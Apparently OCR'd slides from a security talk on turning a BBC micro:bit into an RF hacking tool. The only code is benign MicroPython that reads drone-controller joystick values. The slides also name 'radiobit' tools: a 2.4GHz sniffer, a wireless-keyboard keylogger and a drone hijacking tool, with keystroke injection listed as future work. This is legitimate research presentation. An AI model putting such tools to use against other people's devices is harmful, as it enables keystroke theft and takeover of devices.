
BUT WAIT, WE NEED A REMOTE CONTROLLER !

A CLASSIC RC ?


A USB COMPATIBLE GAMEPAD ?

USING A MICRO:BIT AS A REMOTE CONTROLLER

REUSING A CX-10 REMOTE CONTROLLER



CONNECTING OUR MICRO:BIT



READING STICKS VALUES

```
t = pin0.read_analog()
t = int(2031 * (t/1023)) + 0x386
r = pin4.read_analog()
r = int(3000 * (r/1034))
e = pin10.read_analog()
e = int(3000 * (e/1023))
a = pin1.read_analog()
a = int(3000 * (a/1023))
```

LIVE DEMO

SNIFFING BLE CONNECTIONS

SNIFFING CONNECTION REQUESTS

RADIOBIT

RADIOBIT

- Improved Micropython firmware
- Adds support for:
  - EnhancedShockBurst
  - Legacy ShockBurst
  - Cheerson CX-10 protocol
  - *Bluetooth Low Energy*

RADIOBIT TOOLS

- ESB/SB/raw 2.4GHz sniffer
- Microsoft Wireless keyboard keylogger
- Cheerson CX-10 Hijacking tool

http://github.com/virtualabs/radiobit

CONCLUSION

MICRO:BIT USAGES

- Cheap, tiny, battery powered RF hacking tool
- Allows **rapid prototyping** with ESB, SB, and BLE
- Better than *Bastille's mousejack* ☺
- Can do even better with **Micro:Bit's DAL (C++)**

FUTURE WORK

- Open source BLE sniffer (like Nordic's, but free!)
- Support of other 2.4GHz protocols
- Keyboard and mouse injection tool

QUESTIONS ?

CONTACT

DAMIEN.CAUQUIL@DIGITALSECURITY.FR

@VIRTUALABS

@IOTCERT